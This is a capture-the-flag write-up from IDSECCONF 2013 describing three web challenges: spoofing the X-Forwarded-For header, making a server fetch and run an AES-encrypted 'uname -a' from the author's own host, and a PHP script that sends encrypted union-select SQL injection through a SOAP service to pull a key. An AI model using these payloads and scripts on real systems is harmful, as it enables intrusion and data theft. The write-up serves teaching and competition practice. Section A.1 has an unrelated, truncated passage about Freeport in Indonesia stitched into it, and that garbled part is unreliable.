IDSECCONF 2013 CTF Report

by Rizki Wicaksono / ilmuHacking.com


A. Web Hacking

A.1 Easy

Accomplishing this mission exploits the X-Forwarded-For header. PHP provides $_SERVER['REMOTE_ADDR'] variable as client IP address. This methods perfect for non-proxied client. Unfortunately, client accessing web behind proxy is not detected with this method.

Apparently the target script use X-Forwarded-For header to detect client address behind proxy. Since request header is controlled by attacker, I can provide spoofed address to make me looks like coming from inside their own network.

This figure below show how I managed to bypass the filter by pretending to be coming from 67.220.79.46 address using X-Forwarded-For header.



While moral victories are lauded in Texas, the real terror continues at Freeport's plai

In March of 1996, just as ou
streets around the Freeport
region. The protests are dee
Dutch, and never really Ind

As we go to print, Indonesia
the people who in March ric
being out at night.

The native Amungme tribes
Freeport's interests. Accord

With Kennedy's support, In
was killed, a military dictat
whose resources are still be

Sometimes, what we don't u

Username CTF:

GET http://ctf.2013.idsecconf.org/file/web1/

HTTP Headers


```
Host: ctf.2013.idsecconf.org
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.7; rv:21
Accept: text/html,application/xhtml+xml,application/xml;q=0
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Forwarded-For: 67.220.79.46
Cookie: csrftoken=iCuTiFnyNOvmdwxNmndMS1JQJAEob2vz;
sessionid=624903dca9a7042fc19354f2e13e2da0
Connection: keep-alive
Cache-Control: max-age=0
```

☐ Send POST Content ?

Content-Length: 0

A.2 Medium

Goal of this mission is to get system information of the target server (w2.ctf.2013.idsecconf.org). The figure below is its index page with detail POST parameters revealed for clarity.



<form action="" method="POST">

Admin Area

<input id="username" name="username" type="text">

Username

<input id="password" name="password" type="password">

Password

<input type="submit">


Log in

<input name="token"> c5897fbcc14ddcf30dca31b

<input name="domain"> w2.ctf.2013.idsecconf.org

<input name="file"> psPokWxZxrUJE.txt


Thankfully, mission author tIeted a clue later on in the figure below. It clearly shoId the path to accomplish this mission. Apparently server try to retrieve data from a URL, decrypt retrieved data and execute either “date” command or other command suspected to be “uname -a” based on decrypted data.



```
function connect($domain,$file) {

        $url = 'http://'.$domain.'/'.$file;
        $curl=curl_init($url);
        curl_setopt($curl, CURLOPT_FAILONERROR, true);
        curl_setopt($curl, CURLOPT_FOLLOWLOCATION, true);
        curl_setopt($curl, CURLOPT_RETURNTRANSFER, true);
        curl_setopt($curl, CURLOPT_SSL_VERIFYHOST, false);
        curl_setopt($curl, CURLOPT_SSL_VERIFYPEER, false);
        curl_setopt($curl,CURLOPT_USERAGENT,'CTF 2013 #ctf.2013.idsecconf.org#');

        $output = curl_exec($curl);
        $out=decryptData($output);
        $white = array('date +%d-%m-%Y:%H:%M','[redacted]');
        if (in_array($out,$white))
        {
                $o=exec($out);
        } else {

                $o=exec('date +%d-%m-%Y:%H:%M');
        }

        return $o;

}
```

POST parameters domain and file are together combined as URL from which the server retrieve data. Since retrieved data will be decrypted by decryptData() function, data that will be retrieved must be in the form of encrypted data.

I are given with default value of domain (w2.ctf.2013.idsecconf.org) and file parameter. (psPokWxZxrUJE.txt) so that the URL will be http://w2.ctf.2013.idsecconf.org/psPokWxZxrUJE.txt. This figure below shows the content of the default domain and file URL.



QC+mf/lcJc0jMrmN8WsGjlAGhqVdvfygs33KKVy5YTU=

The file contents is base64 encoded 32 byte size ciphertext. What facts can I draw about this?


- I know the plaintext of this ciphertext is either date or uname command in the $white array
- Ciphertext size is either multiple of 8 or 16 byte. DES block size is 8 byte and AES block size is 16 byte. If it was DES this ciphertext takes 4 blocks, but if it was AES this ciphertext takes 2 blocks
- I are sure that it can't be uname command because it will be padded to 16 bytes in DES (8x2 blocks) and also 16 byte in AES (16x1 block).
- I know that date command's length is 20 byte which will be padded to 24 byte (8x3 blocks) in DES or will be padded to 32 byte (16x2 blocks) in AES
- Since I know that default ciphertext value is 32 byte size I assume that it was an AES (known as RIJNDAEL in PHP) encrypted data.

Okay I know that it was AES encryption. I still have two more questions. What is the key and mode of operation used ?

AES have two popular variants, AES-128 needs 16 byte key and AES-256 needs 32 byte key. In the index page I are given with token parameter that has 32 byte long string of hex characters. This token size match match with AES-256 variant, so I assume that it must be AES-256 encryption.


One more question to answer is what the mode of operation used? Is it CBC or ECB. Since I know that ciphertext size is 32 which is an encrypted form of 20 byte of plaintext + 12 byte of padding, there are no initialization vector (IV) embedded in ciphertext. Mode of operation that use no IV is ECB mode.

I made little script in figure below, to decrypt and encrypt data in AES-256 operated under ECB mode.



```php
<?php

function decryptData($value) {
    $key = "c5897fbcc14ddcf30dca31b2735c3d7e";
    $decrypttext = mcrypt_decrypt(MCRYPT_RIJNDAEL_256, $key, $value, MCRYPT_MODE_ECB);
    return trim($decrypttext);
}

function encryptData($value) {
    $key = "c5897fbcc14ddcf30dca31b2735c3d7e";
    $ciphertext = mcrypt_encrypt(MCRYPT_RIJNDAEL_256, $key, $value, MCRYPT_MODE_ECB);
    return trim($ciphertext);
}

$ciphertext = base64_decode("QC+mf/1cJc0jMrmN8WsGjlAGhqVdvfygs33KKVy5YTU=");
$plaintext = decryptData($ciphertext);
print $plaintext;

print "<br/>";

$plaintext = "uname -a";
$ciphertext = base64_encode(encryptData($plaintext));
print $ciphertext;

?>
```

This figure below shows output of above script.




```
date +%d-%m-%Y:%H:%M
zmzo7kg0WyS7BWRMyUslH8wEXNoCsIJNvT1Wv2LlKJ0=
```

I have prepared a file resides containing encrypted “uname -a” on this URL: http://www.ilmuhacking.com/wp-content/uploads/2013/05/kriptonite.txt

Parameter POST domain must be “www.ilmuhacking.com” and parameter POST file must be “/wp-content/uploads/2013/05/kriptonite.txt” to make the target retrieve data from my URL.

After all preparation made, I can start attacking. This figure below shows a successful attack.



Linux LittleGarden 2.6.18-308.el5.028stab099.3 #

http://w2.ctf.2013.idsecconf.org/

```
Host: w2.ctf.2013.idsecconf.org
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.7; rv:21.0) Gecko/20100101 Firef
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://w2.ctf.2013.idsecconf.org/
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 123
```


☑ Send POST Content ?

```
username=teest&password=test&token=c5897fbcc14ddcf30dca31b2735c3d7e&
domain=www.ilmuhacking.com&file=/wp-content/uploads/2013/05/kriptonite.txt
```

A.3 Hard

This mission start with a url which says “Hi, I'm secure Webservice application, you can connect with REST,XML-RPC or SOAP” : http://services.ctf.2013.idsecconf.org:8000/ctf.php

Since it is a Webservice, i need to get WSDL. Usually many Web service products will expose its wsdl by appending string “?wsdl”, lets try that.




This XML file does not appear to have any style information associated with it. Tl

```
– <wsdl:definitions targetNamespace="http://services.ctf.2013.idsecconf.org/">
  – <wsdl:message name="GetTicketSoapIn">
      <wsdl:part name="msg" type="s:string"/>
    </wsdl:message>
  – <wsdl:message name="GetTicketSoapOut">
      <wsdl:part name="return" type="s:string"/>
    </wsdl:message>
  – <wsdl:message name="GetChalengesSoapIn">
      <wsdl:part name="msg" type="s:string"/>
    </wsdl:message>
  – <wsdl:message name="GetChalengesSoapOut">
      <wsdl:part name="return" type="s:string"/>
    </wsdl:message>
    <wsdl:message name="GetListChalengesSoapIn"/>
  – <wsdl:message name="GetListChalengesSoapOut">
      <wsdl:part name="return" type="tns:arrayOfInt"/>
```

Great! Now i will use soapUI as Web service client to invoke services provided.

getTicket service needs a valid username and password.




Request 1

http://services.ctf.2013.idsecconf.org:8000/ctf.php

```
<soapenv:Envelope xmlns:xsi="http://
   <soapenv:Header/>
   <soapenv:Body>
      <ser:GetTicket soapenv:encodin
         <msg xsi:type="xsd:string">
      </ser:GetTicket>
   </soapenv:Body>
</soapenv:Envelope>
```

```
SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/" xmlns:SOAP-ENV="http:/

tResponse>
i:type="xsd:string">Invalid username or password # Use username|password for get token</r
etResponse>

>
```

I start by brute forcing the most common username and password until finally know that the username and password is admin/admin. I now have a valid ticket.




http://services.ctf.2013.idsecconf.org:8000/ctf.php

```
ope xmlns:xsi="http://www.w3.org/2001/XMLSchema-
ader/>
dy>
Ticket soapenv:encodingStyle="http://schemas.xml
xsi:type="xsd:string">admin|admin</msg>
tTicket>
ody>
lope>
```

```
Style="http://schemas.xmlsoap.org/soap/encoding/" xmlns:SOAP

g">Your Ticket : 618d78aa080b8415725149cd2170436f</return>
```


The author of this challenge tleted about this mission. The ticket i already have is correct and i spotted an sql injection vulnerability on the ID parameter. Strategy I used to accomplish this mission is by exploiting sql injection vulnerability.

The query is select from challenge table so I know that this source code is getChallenge service.



```
$str=explode("|",$msg);
$ticket = $str[0];
$request = $str[1];
if($ticket == '618d7[redacted]36f') {
        if($id=$this->decryptData($request)) {
                $sql="SELECT * FROM challenge WHERE id=$id";
                $retval = mysql_query( $sql, $con );
                $row = mysql_fetch_array($retval, MYSQL_ASSOC);
                $msg='ID:' .$row['id'].'|NAME:'.$row['name'].'|LINK:'.$row['link'];
```


When getChallenge service receive invalid ticket it respond with this error message. Valid request must be submitted in the form of ticket|secureRequest. I already have ticket, but what secureRequest is ?



```
-ENV:Envelope SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/" xmlns:SOAP-ENV="h
OAP-ENV:Body>
 <ns1:GetChalengesResponse>
    <return xsi:type="xsd:string">Invalid Ticket ID # Use ticket|SecureRequest for get Chalenge</r
 </ns1:GetChalengesResponse>
SOAP-ENV:Body>
P-ENV:Envelope>
```


Apparently secureRequest will be decrypted and will be used as ID parameter in the SQL query. Since I will exploit SQL injection, I have to submit encrypted injection payload.

I just guess the decryptData in this challenge is similar to the one used in medium challenge since it has the same function name. Now there is no token parameter, but there is another 32 byte value that is the ticket So I use the same function to encrypt and decrypt as medium challenge but using different key.




```
function encryptData($value){
    $key = "618d78aa080b8415725149cd2170436f";
    $crypttext = mcrypt_encrypt(MCRYPT_RIJNDAEL_256, $key, $value, MCRYPT_MODE_ECB);
    return $crypttext;
}
```

This figure below is the script I made to exploit the sql injection vulnerability. I use “union select” and subquery to be able to query from another table.




```
function doQuery($query) {
  $url = "http://services.ctf.2013.idsecconf.org:8000/ctf.php";
  print "Query: $query<br/>";
  $plaintext = "-1 union select 1,($query),3 from challenge";
  $ciphertext = base64_encode(encryptData($plaintext));

  $xml = "
  <soapenv:Envelope xmlns:xsi='http://www.w3.org/2001/XMLSchema-instance' xmlns:xsd='http://www.w3.
    org/2001/XMLSchema' xmlns:soapenv='http://schemas.xmlsoap.org/soap/envelope/' xmlns:ser='http://services.ctf.
    2013.idsecconf.org/'>
     <soapenv:Header/>
     <soapenv:Body>
        <ser:GetChalenges soapenv:encodingStyle='http://schemas.xmlsoap.org/soap/encoding/'>
           <msg xsi:type='xsd:string'>618d78aa080b8415725149cd2170436f|$ciphertext</msg>
        </ser:GetChalenges>
     </soapenv:Body>
  </soapenv:Envelope>";

  $out = "POST /ctf.php HTTP/1.1\r\nContent-Type: text/xml;charset=UTF-8\r\n";
  $out .= "SOAPAction: \"http://services.ctf.2013.idsecconf.org/GetChalenges\"\r\n";
  $out .= "Content-Length: ".strlen($xml)."\r\n";
  $out .= "Host: services.ctf.2013.idsecconf.org:8000\r\nConnection: Keep-Alive\r\n\r\n";
  $out .= $xml;

  $fp = fsockopen("services.ctf.2013.idsecconf.org",8000);
  fwrite($fp, $out);
  $resp = "";
  while (!feof($fp)) {
      $resp .= fgets($fp, 128);
  }
  fclose($fp);
  preg_match_all("/NAME:(.*)LINK:/", $resp, $matches);
  if (isset($matches[1][0])) {
    $queryresp = substr($matches[1][0],0,-1);
  }
  return $queryresp;
}
```

This figure below shows user(), database() and tables available in ctf2013 database.



user() : ctf@localhost
database() : ctf2013
Jumlah Tabel: 2
challenge
punyaadmin

The key is inside the punyaadmin table. This key is encrypted using the same method as encrypting request.



```
Query: select kunci from punyaadmin
36P2K/lJ9rYzSYq2JUTa4kq2hi4/hUQN56qchDU9bBk=
KUNCI DECRYPTED:CTF#201361878
```

